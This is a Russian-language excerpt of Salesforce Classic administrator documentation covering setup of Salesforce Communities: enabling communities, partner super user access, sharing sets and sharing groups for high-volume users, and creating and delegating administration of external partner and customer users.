Ниже перечислены действия, доступные в связанном списке «Доставки содержимого» интересов, организаций-компаний, контактов, возможностей, обращений, кампаний и настраиваемых объектов.

- Чтобы создать доставку содержимого и связать ее с просматриваемой записью, нажмите кнопку **«Доставить содержимое»**. Дополнительную информацию см. в разделе [«Создание доставок содержимого»](#).
- Чтобы открыть доставку содержимого, щелкните ссылку **«Предварительный просмотр»**. Каждый просмотр доставки содержимого регистрируется в связанном списке «Просмотры» как один внутренний просмотр.
- Чтобы открыть страницу сведений о доставке содержимого, щелкните имя нужной доставки. Дополнительную информацию см. в разделе [«Просмотр и редактирование доставок содержимого»](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания доставки  
содержимого:

- Нет

Для редактирования  
доставки содержимого:

- Ответственный за  
запись

ИЛИ

«Изменение всех  
данных»

# Настройка и управление сообществами Salesforce

## Общие сведения о сообществах Salesforce

Сообщества — это фирменные области, предназначенные для взаимодействия сотрудников, клиентов и партнеров. Система поддерживает создание и настройку сообществ в соответствии с текущими бизнес-требованиями, а также возможность беспрепятственного перехода.

Сообщества — это эффективный способ обмена информацией и сотрудничества с важными внешними пользователями (например, клиенты или партнеры).

Ниже перечислены преимущества сообществ.

- Увеличение объемов продаж путем взаимодействия сотрудников с распространителями, посредниками и поставщиками
- Повышение уровня обслуживания путем предоставления клиентам доступа к сообществу ответов
- Централизованное управление мониторингом социальных сетей, содержимым, занятостью и бизнес-процессами

При необходимости создайте разные сообщества внутри организации. Например, чтобы сократить расходы на поддержку, создайте сообщество по поддержке клиентов; чтобы увеличить количество сделок, закрываемых партнерами, создайте сообщество по поддержке продаж через партнеров; или создайте сообщество, посвященное предстоящему событию.

Основу сообществ могут составлять стандартные функции и вкладки Salesforce или один из предварительно настроенных шаблонов. Сообщества могут поддерживать функции и данные, доступные во внутренней организации Salesforce, а также могут быть настроены в соответствии с фирменным стилем компании. При необходимости выберите участников компании, а также клиентов, партнеров и других внешних пользователей, которым должно быть доступно сообщество.

Сообщества располагаются внутри организации и доступны посредством раскрывающегося меню в верхнем левом углу системы Salesforce или в мобильном веб-приложении Salesforce1. Данное меню позволяет переключаться между сообществами и внутренней организацией Salesforce.

СМ. ТАКЖЕ:

[Предварительное планирование](#)

[Включение Сообществ Salesforce](#)

[Создание сообществ](#)

[Управление сообществом](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Планирование внедрения

### Предварительное планирование

Заранее принятые ключевые решения позволяют упростить процесс настройки сообщества.



- Определите бизнес-требования сообщества. Кто будет использовать создаваемое сообщество? Начните работу путем определения основных сценариев использования (например, служба поддержки, самообслуживание или маркетинг).
- Оцените размер сообщества. Выполненная оценка поможет определить условия лицензирования.
- Определите необходимость предоставления общего доступа к содержимому сообщества пользователям-гостям без лицензий.
- Продумайте внешний вид сообщества и оцените доступные параметры настройки. Ниже перечислены варианты, доступные при использовании сообществ.
  - **Использование Visualforce для настройки стандартных вкладок сообщества.** Сообщества поддерживают некоторые стандартные темы фирменного стиля, которые могут использоваться наряду со стандартными вкладками Salesforce в сообществе. Кроме того, Visualforce может использоваться для расширенной настройки внешнего вида сообщества и реализации всех возможностей платформы Force.com. Данный вариант требует наличия навыков программирования.
  - **Использование конструктора сообществ с шаблонами.** Конструктор сообществ поддерживает обогащенные стилизованные шаблоны для сообществ, ориентированные на сценарии службы поддержки. Шаблоны обеспечивают легкость настройки посредством интуитивно понятного графического пользовательского интерфейса и поддерживают быстрое развертывание сообщества с минимальной конфигурацией в Site.com. Эта функция не требует опыта программирования или знания платформы Force.com. Требуется помощь в выборе шаблона? См. [сравнение шаблонов](#).

Дополнительную информацию см. в разделе [«Выбор между конструктором сообществ и Force.com Sites»](#).

- Определите вероятность влияния [ограничений для сообществ](#) на используемое внедрение.

## Настройка и обслуживание сообщества

### Включение Сообществ Salesforce


Для создания сообществ нужно прежде всего включить Сообщества Salesforce.

Включение сообществ инициирует включение новой темы пользовательского интерфейса Salesforce Classic 2010, обновляющей внешний вид системы Salesforce.

 **Прим.:** Включение сообществ является необратимым.

Временная блокировка доступа организации к сообществам за неуплату инициирует деактивацию всех сообществ, включая сообщества со статусом «Предварительный просмотр». Повторное включение сообществ инициирует назначение статуса «Неактивно» всем сообществам. Данные сообщества могут быть активированы, но не могут быть восстановлены со статусом «Предварительный просмотр».


1. Введите строку «*Параметры сообществ*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Параметры сообществ**».

 **Прим.:** Если это меню не отображается, сообщества могут быть не активированы для вашей организации. Обратитесь к менеджеру Salesforce по работе с клиентами.

2. Установите флажок «**Включить сообщества**».

3. Выберите нужное имя домена и нажмите кнопку «**Проверить доступность**».

Рекомендуем использовать имя, узнаваемое пользователями (например, название компании). Все сообщества используют одно имя домена, но каждому создаваемому сообществу назначается уникальный URL-адрес. Например, клиентское сообщество, созданное в домене UniversalTelco.force.com, может обозначаться следующим URL-адресом: UniversalTelco.force.com/customers.

 **Важное замечание:** Помните, что сохраненное имя домена не может быть изменено.

Чтобы выбрать абсолютно настраиваемый домен, введите нужное имя на странице «Управление доменами». Введите строку «*Домены*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Домены**».

4. Нажмите кнопку «**Сохранить**».

Теперь можете [создать сообщества](#).

Создание и настройка сообществ доступны только при наличии полномочия «Создание и настройка сообществ». Кроме того, данное полномочие предоставляет пользователям возможность управления сайтом Site.com, связанным с сообществом.

После включения сообществ рекомендуем назначить полномочие «Просмотр общего верхнего колонтитула» внутренним пользователям, которым требуется доступ к сообществу. Общий верхний колонтитул позволяет пользователям быстро переключаться между внутренней организацией и любыми сообществами со своим участием. При использовании Lightning Experience организацией пользователи с соответствующим полномочием могут переключаться между Salesforce Classic и новым интерфейсом с помощью функции Switcher. Ссылку «Перейти к Lightning Experience» см. в меню «*Имя пользователя*». Сообщества не поддерживаются в Lightning Experience, поэтому для работы с сообществами (создание, управление, доступ) из общего верхнего колонтитула необходимо переключиться обратно в Salesforce Classic.

#### ВЕРСИИ

Сообщества Salesforce доступны в версиях: Salesforce Classic

Настройка сообществ Salesforce доступна в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения сообществ:

- «Настройка приложения»



Он также отображается в дополнительном меню «Управление сообществом» для администраторов и менеджеров сообщества, которое они могут использовать для переключения между меню «Управление сообществом», конструктором сообществ, Force.com и Site.com Studio.



СМ. ТАКЖЕ:

[salesforce\\_communities\\_implementation.pdf](#)

Могут ли мои сайты Force.com и мои сообщества использовать одинаковое имя домена?

Кому и какие данные доступны в сообществах?

## Обновление единых параметров сообщества

### Настройка стандартного количества ролей сообщества

Настройте стандартное количество ролей, создаваемых при добавлении организаций-партнеров или организаций-клиентов в сообщества.

Данные параметры применяются только к сообществам, поддерживающим лицензию Partner Community или Customer Community Plus. Благодаря настройке количества ролей, организация может ограничить количество неиспользуемых ролей. Организации могут использовать не более трех ролей; по умолчанию доступна только одна роль.

Например, организации, поддерживающей сообщество, назначено три роли партнера («Руководитель», «Менеджер» и «Пользователь»); при необходимости количество ролей может быть сокращено до одной (только роль «Пользователь» для новых организаций). В целях повышения производительности рекомендуем задать значение «1». Чтобы предоставить конкретным пользователям доступ к данным, принадлежащим другим пользователям организации, рекомендуем использовать доступ суперпользователя.

Чтобы настроить количество ролей, выполните указанные ниже действия.

1. Введите строку «*Параметры сообществ*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Параметры сообществ**».
2. Выберите количество ролей на организацию.
  - a. При использовании лицензий Partner Community заполните поле «Количество ролей партнера».
  - b. При использовании лицензий Customer Community Plus заполните поле «Количество ролей клиента».
3. Нажмите кнопку «**Сохранить**».

Данный параметр не влияет на количество ролей для текущих организаций.

СМ. ТАКЖЕ:

[Ограничения для ролей портала](#)

[Создание пользователей сообществ](#)

#### ВЕРСИИ

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic и Lightning Experience

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки количества стандартных ролей:

- «Настройка приложения»

## Включение доступа суперпользователя в сообществах

Чтобы предоставить пользователям-партнерам доступ к дополнительным записям и данным, рекомендуем включить доступ суперпользователя в сообществах.

Данный параметр применяется только к сообществам, поддерживающим лицензию Partner Community. При необходимости предоставьте доступ суперпользователя пользователям с лицензиями Customer Community Plus. Дополнительную информацию см. в разделе [«Предоставление доступа суперпользователя пользователям-клиентам сообщества»](#) на странице 3436.

Внешние пользователи сообщества, которым предоставляется доступ суперпользователя, могут просматривать дополнительные данные и записи, независимо от заданных правил общего доступа и единых стандартных параметров. Суперпользователи могут просматривать данные, принадлежащие другим пользователям-партнерам той же организации, которым назначается такая же или нижестоящая роль в иерархии ролей. Доступ суперпользователя применяется только к обращениям, интересам, настраиваемым объектам и возможностям. Данные объекты доступны внешним пользователям только путем настройки профилей или правил общего доступа и добавления вкладок в сообщество.

1. Введите строку *«Параметры сообществ»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры сообществ»**.
2. Установите флажок «Включить доступ суперпользователя-партнера».
3. Нажмите кнопку **«Сохранить»**.

Теперь можете [назначить доступ суперпользователя](#).

Чтобы отключить доступ суперпользователя, снимите флажок «Включить доступ суперпользователя-партнера». Повторное включение данной функции инициирует автоматическое предоставление доступа суперпользователя всем пользователям, являвшимся суперпользователями ранее.

СМ. ТАКЖЕ:

[Создание пользователей сообществ](#)

### ВЕРСИИ

Сообщества Salesforce доступны в версиях: Salesforce Classic

Настройка сообществ Salesforce доступна в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения доступа суперпользователя:

- «Настройка приложения»

## Включение параметров отчета для внешних пользователей

Разрешите внешним пользователям с лицензией Partner Community или Customer Community Plus и полномочием «Запуск отчетов» просмотр и изменение параметров, предназначенных для резюмирования и фильтрации отчетов.

1. Введите строку «*Параметры сообществ*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Параметры сообществ**».
2. Установите флажок «Включить параметры отчета для внешних пользователей».
3. Нажмите кнопку «**Сохранить**».

Теперь внешние пользователи с лицензией Partner Community или Customer Community Plus и полномочием «Запуск отчетов» могут просматривать параметры отчета на странице запуска отчета.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

## Общие сведения о наборе для общего доступа

Чтобы предоставить пользователям портала или сообщества доступ к записям, связанным с их организациями или контактами, на основе профилей, воспользуйтесь наборами для общего доступа.

Раньше набор для общего доступа предоставлял доступ к любой записи, содержащей поле поиска организации или контакта, соответствующего организации или контакту пользователя. Кроме того, выпуск Spring'14 позволяет определять способ предоставления доступа путем соотнесения доступа в наборе для общего доступа, который поддерживает непрямые поиски организации или контакта из записи пользователя и целевой записи. Система позволяет определять объекты, которые должны использоваться в соотнесении доступа; оба объекта должны указывать на организацию или контакт.

### ВЕРСИИ

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic и Lightning Experience

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения параметров отчета для внешних пользователей:


- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**




Например, чтобы выполнить перечисленные ниже действия, воспользуйтесь набором для общего доступа.

- Предоставьте пользователям доступ ко всем обращениям, связанным с их организациями или контактами.
- Предоставьте пользователям доступ ко всем обращениям, связанным с родительской организацией или контактом, который отображается в организации или контакте пользователя.

Наборы для общего доступа позволяют предоставлять доступ к организациям, контактам, обращениям, сервисным контрактам, пользователям и настраиваемым объектам. Ниже перечислены профили, поддерживающие использование наборов для общего доступа.


- Проверенный веб-узла
- Пользователь клиентского сообщества
- Пользователь входа клиентского сообщества
- Массовый клиентский портал
- Массовый портал
- Пользователь проверенного веб-узла (избыток)
- Пользователь массового клиентского портала (избыток)

Пример ниже позволяет просмотреть соотношение доступа в наборе для общего доступа, который предоставляет пользователям портала или сообщества доступ ко всем обращениям, связанным с правами их организаций, несмотря на возможное отсутствие их прямой связи с обращением.



Пример:

1. Поиск организации для пользователя портала или сообщества
2. Связанная организация для права
3. Поиск права для обращения

 **Прим.:** Пользователи портала или сообщества получают доступ ко всем правам и позициям заказа, связанным с доступной организацией. Чтобы предоставить общий доступ к записям, принадлежащим пользователям массового портала, рекомендуем воспользоваться группой общего доступа.

СМ. ТАКЖЕ:

[Предоставление пользователям массового портала доступа к записям](#)

[Предоставление пользователям массового портала или сообщества доступа к записям пользователей](#)

[Общие сведения о пользователях массового сообщества](#)

[Предоставление пользователям массового сообщества доступа к записям](#)

[Предоставление общего доступа к записям, принадлежащим пользователям массового сообщества](#)

## Общие сведения о пользователях массового сообщества

Пользователи массового сообщества — это пользователи сообщества с ограниченным доступом, предназначенного для организаций с большим количеством пользователей (от нескольких тысяч до нескольких миллионов).

В отличие от пользователей других сообществ, пользователи массового сообщества не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. К пользователям массового сообщества относятся типы лицензий Customer Community, «Массовый клиентский портал» и «Проверенный веб-узел».

### Отличительные особенности

Пользователи массового сообщества:

- Являются контактами, имеющими доступ к сообществу.
- Назначены лицензии Customer Community, «Массовый клиентский портал» или «Проверенный веб-узел».
- Обмениваются собственными записями с пользователями Salesforce только посредством групп общего доступа.

### Доступ к записям

Ниже перечислены условия, при выполнении которых пользователям массового сообщества предоставляется доступ к записям.

- Пользователи могут обновлять организацию, которой они принадлежат.
- Пользователи несут ответственность за записи.
- Пользователи могут просматривать родительскую запись, а единым параметрам общего доступа к дочерней записи задано значение «Контролируется родительским объектом».
- Единым параметрам общего доступа для объекта задано значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи».

Администраторы могут создавать наборы для общего доступа, чтобы предоставлять пользователям массового сообщества дополнительный доступ к записям (см. раздел [«Предоставление пользователям массового сообщества доступа к записям»](#)).

### Ограничения

- Пользователи массового сообщества не могут вручную предоставлять доступ к собственным или доступным записям.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- Обращения, принадлежащие пользователям, которым недоступно массовое сообщество, не могут быть переданы пользователям массового сообщества.
- Пользователи массового сообщества не могут нести ответственность за организации.
- Группы, работающие с обращениями, не могут быть добавлены в обращения, принадлежащие пользователям массового сообщества.
- Пользователи массового сообщества не могут быть включены в:
  - Персональные или общедоступные группы.
  - Правила общего доступа.
  - Группы, работающие с организациями, группы, работающие с возможностями, или группы, работающие с обращениями.
  - Библиотеки Salesforce CRM Content.

Данные ограничения также применяются к записям, принадлежащим пользователям массового сообщества.

- Пользователи массового сообщества не могут быть назначены территориям.

СМ. ТАКЖЕ:

[Предоставление общего доступа к записям, принадлежащим пользователям массового сообщества](#)

## Предоставление пользователям массового сообщества доступа к записям

Чтобы предоставить пользователям массового сообщества доступ к записям, воспользуйтесь наборами для общего доступа.

Набор для общего доступа предоставляет массовым пользователям доступ к любой записи, связанной с организацией или контактом, который соответствует организации или контакту пользователя. Кроме того, система позволяет предоставлять доступ к записям путем соотнесения доступа в наборе для общего доступа, который поддерживает не прямые поиски организации или контакта из записи пользователя и целевой записи. Например, пользователям может быть предоставлен доступ ко всем обращениям, связанным с другой организацией, которая отображается в контактах пользователей.

Наборы для общего доступа применяются ко всем сообществам с участием пользователя массового сообщества. Пользователям массового сообщества предоставляется лицензия Customer Community или «Пользователь массового портала». Дополнительную информацию см. в разделе «Общие сведения о наборе для общего доступа» интерактивной справки Salesforce.

Чтобы предоставить доступ к выбранным пользователям того же сообщества при отсутствии флажка «Доступность пользователя сообщества» на странице «Параметры общего доступа», рекомендуем создать набор для общего доступа.

1. Введите строку «*Параметры сообществ*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Параметры сообществ**».
2. Чтобы создать набор, нажмите кнопку «**Создать**» в связанном списке «Наборы для общего доступа». Чтобы изменить текущий набор, щелкните ссылку «**Правка**» напротив нужного набора.
3. Заполните поля «**Метка**» и «**Имя набора для общего доступа**» на странице «Редактирование набора для общего доступа». «**Метка**» — это метка набора для

### ВЕРСИИ

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic и Lightning Experience

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям массового сообщества доступа к записям:

- «Настройка приложения»

общего доступа, отображаемая в пользовательском интерфейсе. **«Имя набора для общего доступа»** — это уникальное имя, используемое интерфейсом API.

4. Введите описание.
5. Выберите профили нужных пользователей.
6. Выберите нужные объекты.

Ниже перечислены объекты, отсутствующие в списке «Доступные объекты».

- Объекты, единому параметру общего доступа которых задано значение «Общедоступный: для чтения и записи»
  - Настраиваемые объекты, которые не содержат поле поиска организации или контакта
7. Чтобы настроить доступ для выбранных профилей, щелкните ссылку **«Настроить»** или **«Правка»** напротив имени нужного объекта в разделе «Настроить доступ». Чтобы удалить параметры доступа к объекту, щелкните ссылку **«Удал.»**.



**Прим.:** Объекты, для которых в столбце «Действие» отображается ссылка **«Настроить»**, недоступны массовым пользователям. Массовым пользователям предоставляется полный доступ только к записям настроенного объекта.

8. Предоставьте доступ на основе поиска организации или контакта.
  - Чтобы определить поиск организации или контакта для объекта «Пользователь», выберите нужное значение в раскрывающемся списке «Пользователь».
  - Чтобы определить поиск организации или контакта для целевого объекта, выберите нужное значение в поле «Целевой объект».

Например, чтобы предоставить доступ ко всем обращениям, связанным с организацией, которая отображается в контакте пользователя, выберите поля `Contact.Account` и `Account` соответственно.



**Прим.:** Оба выбранных поля должны указывать на организацию или контакт. Например, поля `Contact.Account` и `Entitlement.Account` указывают на организацию.

9. Выберите уровень доступа «Только для чтения» или «Для чтения и записи». (Если единому параметру общего доступа к объекту задано значение «Общедоступный: только для чтения», то отображается только уровень доступа «Для чтения и записи».)
10. Нажмите кнопки **«Обновить»** и **«Сохранить»**.

После создания набора для общего доступа рекомендуем [создать группы общего доступа](#) для предоставления другим пользователям доступа к записям, созданным пользователями массового сообщества.

СМ. ТАКЖЕ:

[Общие сведения о пользователях массового сообщества](#)

## Предоставление общего доступа к записям, принадлежащим пользователям массового сообщества

Группы общего доступа позволяют предоставлять внутренним и внешним пользователям сообществ общий доступ к записям, принадлежащим пользователям массового сообщества.

Массовые пользователи — это пользователи сообщества с ограниченным доступом, предназначенного для организаций с большим количеством внешних пользователей (от нескольких тысяч до нескольких миллионов). В отличие от других внешних пользователей, массовые пользователи не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. В отличие от пользователей Salesforce, пользователи массового сообщества отсутствуют в иерархии ролей, поэтому *группа общего доступа* позволяет выбирать других внешних пользователей Salesforce, которым должны быть доступны записи, принадлежащие пользователям массового сообщества.

Группы общего доступа применяются ко всем сообществам.

Чтобы настроить группы общего доступа для сообществ, выполните указанные ниже действия.

1. Введите строку «*Параметры сообществ*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Параметры сообществ**».
2. Щелкните ссылку «**Правка**» напротив текущего набора для общего доступа в связанном списке «Параметры общего доступа для пользователей массового сообщества».
3. Откройте вкладку «Параметры группы общего доступа».
4. Чтобы включить группу общего доступа, щелкните «**Активировать**».

Активация группы общего доступа может занять некоторое время. Уведомление о завершении будет отправлено пользователю по эл. почте.



**Прим.:** Деактивация группы общего доступа инициирует удаление доступа *всех* других пользователей к записям, принадлежащим пользователям массового сообщества. Уведомление о завершении не будет отправлено пользователю по эл. почте.

5. Чтобы добавить пользователей в группу общего доступа, щелкните «**Правка**». Разрешается добавлять внутренних пользователей и внешних пользователей той же родительской организации.
  - a. Выберите нужный тип участника в раскрывающемся списке «Поиск».
  - b. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку «**Найти**».
  - c. Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку «**Добавить**».
  - d. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Общие сведения о пользователях массового сообщества](#)

[Предоставление пользователям массового сообщества доступа к записям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления другим пользователям общего доступа к записям, принадлежащим пользователям массового сообщества:

- «Настройка приложения»

## Основы настройки сообщества

### Создание пользователей сообществ

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


---

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Чтобы предоставить внешнему пользователю доступ к сообществу, рекомендуем включить запись контакта внешнего пользователя в качестве пользователя-клиента или пользователя-партнера на основе типа его лицензии. Сообщество может содержать пользователей с лицензиями Partner Community, Customer Community и Customer Community Plus.


Если у вашей организации есть организации-лица, их невозможно использовать в качестве организаций-партнеров или создавать связанных с ними пользователей-партнеров. В качестве организаций-партнеров можно использовать только организации-компании.

1. Чтобы создать пользователя-партнера, выполните указанные ниже действия.
  - a. Выберите нужную внешнюю организацию.
  - b. Создайте контакт. Нажмите кнопку **«Создать контакт»** в связанном списке **«Контакты»**. Заполните поля и нажмите кнопку **«Сохранить»**.


 **Прим.:** Организация, которая не является партнером, не может владеть контактом партнера.

Организации-лица не могут владеть пользователями-партнерами.

- c. Нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-партнера»**.

 **Прим.:** Если кнопка **«Включить пользователя-партнера»** не отображается, попросите администратора проверить, включена ли она в макет страницы **«Контакт»**.

- d. Измените запись пользователя для данного внешнего пользователя.
    - Выберите лицензию Partner Community.
    - Выберите соответствующий профиль. Помните, что профили предоставляют пользователям доступ ко вкладкам сообщества, поэтому выберите профиль, который поддерживает соответствующие вкладки.

 **Прим.:** Внешним пользователям доступен только профиль Partner Community User или профили на его основе. В отличие от стандартного пользователя, роль пользователя-партнера назначается автоматически на основе имени организации. Роль пользователя-партнера подчиняется роли ответственного за организацию. Таким образом, все данные роли пользователя-партнера сводятся к роли владельца организации-партнера. Отключение пользователя-партнера инициирует устаревание роли пользователя-партнера, а его данные больше не сводятся для роли организации-партнера.

- Чтобы запретить пользователям получать пароли до активации сообщества, снимите флажок **«Создать пароль и немедленно уведомить пользователя»**. Чтобы разрешить отправку приветственных сообщений эл. почты, содержащих регистрационные данные, при активации сообщества, установите флажок **«Отправить приветственное сообщение эл. почты»** для нужного сообщества.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать пользователя-партнера, выполните указанные ниже действия.


- **«Управление внешними пользователями»**

Чтобы создать пользователя-клиента, выполните указанные ниже действия.

- **«Управление внешними пользователями»**

ИЛИ

**«Редактирование пользователей портала самообслуживания»**


 **Важное замечание:** При создании пользователя-партнера организация, связанная с новым контактом, должна иметь ответственного за организацию, назначенного роли.

Для входа в качестве внешнего пользователя:

- **«Управление пользователями»**


И

**«Редактирование»** для организаций

 **Прим.:** Система Salesforce отправляет сообщение эл. почты только участникам сообществ со статусом «Активно».

Сообщение эл. почты, содержащее регистрационные данные, отправляется пользователю только при наличии флажка «Отправить приветственное сообщение эл. почты», установленного для сообщества. В противном случае, регистрационные данные должны быть отправлены вручную.


e. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Создание внешнего пользователя с лицензией Customer Community Plus аналогично созданию пользователя-партнера. Нажмите кнопку **«Управление внешним пользователем»** в записи контакта и выберите пункт **«Включить пользователя-партнера»**. Кроме того, при редактировании записи пользователя выберите профиль Partner Community User или другой профиль на его основе.

2. Чтобы создать пользователя-клиента, выполните указанные ниже действия.

a. Создайте контакт.

b. Нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-клиента»**.


 **Прим.:** Если кнопка **«Включить пользователя-клиента»** не отображается, попросите администратора проверить, включена ли она в макет страницы «Контакт».

c. Измените запись пользователя для данного внешнего пользователя.

- Выберите соответствующий профиль. Пользователям доступен только профиль «Пользователь клиентского сообщества» или клонированные профили.


Помните, что профили предоставляют пользователям доступ ко вкладкам сообщества, поэтому выберите профиль, который поддерживает соответствующие вкладки.

- Чтобы запретить пользователям получать пароли до активации сообщества, снимите флажок **«Создать пароль и немедленно уведомить пользователя»**. Чтобы разрешить отправку приветственных сообщений эл. почты, содержащих регистрационные данные, при активации сообщества, установите флажок **«Отправить приветственное сообщение эл. почты»** для нужного сообщества.

 **Прим.:** Система Salesforce отправляет сообщение эл. почты только участникам сообществ со статусом «Активно».


Сообщение эл. почты, содержащее регистрационные данные, отправляется пользователю только при наличии флажка «Отправить приветственное сообщение эл. почты», установленного для сообщества. В противном случае, регистрационные данные должны быть отправлены вручную.

d. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Пользователям-клиентам не отображается связанный список организаций или контактов «Примечания и вложения».

Чтобы устранить неполадки или проверить правильность настройки сообщества, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Войти как пользователь-партнер»** или **«Войти как пользователь-клиент»**. Вход в качестве пользователя-партнера или пользователя-клиента доступен только при наличии полномочия «Редактирование» для организаций. Данное действие открывает новое окно обозревателя и выполняет автоматический вход в сообщество от имени внешнего пользователя.

Пользователю, вошедшему от имени внешнего пользователя, доступны те же алгоритмы, что и внешнему пользователю. Например, раскрывающееся меню «Сообщество» отображается внешним пользователям только при наличии доступа к нескольким сообществам со статусом «Активно». Кроме того, если внешнему пользователю, являющемуся участником только одного сообщества со статусом «Активно», предоставляется URL-адрес сообщества со статусом «Предварительный просмотр», то при выборе сообщества со статусом «Предварительный просмотр» раскрывающееся меню не отображается.

 **Прим.:** После выполнения входа от имени другого пользователя администраторы не могут авторизовывать доступ к данным OAuth для данного пользователя. Например, администраторы не могут авторизовывать доступ к OAuth для учетных записей пользователей, включая единую регистрацию в сторонних приложениях.

Ниже перечислены рекомендации по созданию внешних пользователей.

- Внешние пользователи не могут быть удалены. Чтобы запретить внешнему пользователю доступ к сообществу, рекомендуем деактивировать пользователя.

СМ. ТАКЖЕ:

[Делегирование прав администрирования внешних пользователей](#)

[Добавление участников в сообщество](#)

[Как внешние участники сообщества получают регистрационные данные?](#)

[Восстановление пароля внешнего пользователя в сообществах](#)

## Делегирование прав администрирования внешних пользователей

Чтобы разрешить внешним пользователям определять доступность сообщества, рекомендуем делегировать им права администрирования пользователей.

Ниже перечислены действия, доступные внешним пользователям, которые являются делегированными администраторами.

- Создание внешних пользователей
- Редактирование внешних пользователей
- Сброс паролей для внешних пользователей
- Деактивация текущих внешних пользователей

Делегированное право администрирования внешних пользователей может быть предоставлено пользователям с лицензиями «Партнерское сообщество», «Клиентское сообщество плюс», «Золотой партнер», «Управление предприятием» и «Менеджер клиентского портала».

1. Введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка», выберите «**Профили**» и щелкните настраиваемый профиль.

Стандартные профили не могут быть изменены.

Добавьте полномочие «Делегированный администратор внешних пользователей» в набор полномочий, назначаемый стандартному профилю.

